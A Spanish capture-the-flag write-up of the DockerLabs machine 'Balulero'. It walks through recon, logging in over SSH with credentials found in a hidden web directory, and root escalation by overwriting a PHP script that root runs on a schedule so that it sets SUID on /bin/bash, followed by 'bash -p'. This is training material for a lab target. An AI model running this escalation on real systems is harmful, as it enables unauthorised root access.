🏴‍☠️ Write-Up: Máquina "Balulero"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.


📡 1. Reconocimiento y Recolección de Información

Verifico conectividad con la máquina objetivo.




🎯 2. Escaneo y Enumeración


Busco puertos abiertos y sus versiones para encontrar posibles vulnerabilidades.




Busco directorios, sin embargo, no había nada interesante.




En el código fuente, se ve un script presente.



Viendo el script, se entrega una ruta oculta.




Entro al directorio oculto, al parecer hay un usuario y contraseña.




💥 3. Explotación de Vulnerabilidades

Ingreso por ssh con las credenciales encontradas anteriormente.




🔐 4. Escalada de Privilegios y Post-explotación


Con “sudo -l” encuentro un archivo con permisos SUDO por parte del usuario chocolate.




En GTFOBINS encuentro un comando para usar “php” con permisos SUDO.




Uso el comando con el usuario chocolate. Intento buscar archivos con permisos SUDO, sin embargo, me pide la contraseña de chocolate y no la tengo.



Me puse a buscar en los procesos activos, y hay uno que se ejecuta cada cierto tiempo por el usuario root.



Entro a la ubicación del archivo.



Reviso el script y no hay nada interesante. Elimino el archivo de forma forzada.

```
chocolate@ae0d209eb547:/opt$ ls
script.php
chocolate@ae0d209eb547:/opt$ cat script.php
<?php echo 'Script de pruebas en fase de beta testing'; ?>
chocolate@ae0d209eb547:/opt$ rm -f script.php
```

Hago un nuevo archivo con el mismo nombre para mantener los permisos SUID del script original, pero, le pongo un código que le da permisos SUID a /bin/bash. Luego, solo con “bash -p” puedo abrir una shell manteniendo los permisos de quien lo ejecuta (root).

```
chocolate@ae0d209eb547:/opt$ echo -e "<?php\n\tsystem('chmod u+s /bin/bash');\n?>" > /opt/script.php
chocolate@ae0d209eb547:/opt$ bash -p
bash-5.0# whoami
root
bash-5.0# id
uid=1000(chocolate) gid=1000(chocolate) euid=0(root) groups=1000(chocolate)
bash-5.0# ls -la /root
total 24
drwx------ 1 root root 4096 May  8  2024 .
drwxr-xr-x 1 root root 4096 Jul 30 18:27 ..
-rw------- 1 root root  105 May  8  2024 .bash_history
-rw-r--r-- 1 root root 3106 Dec  5  2019 .bashrc
drwxr-xr-x 1 root root 4096 May  8  2024 .local
-rw-r--r-- 1 root root  161 Dec  5  2019 .profile
```

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.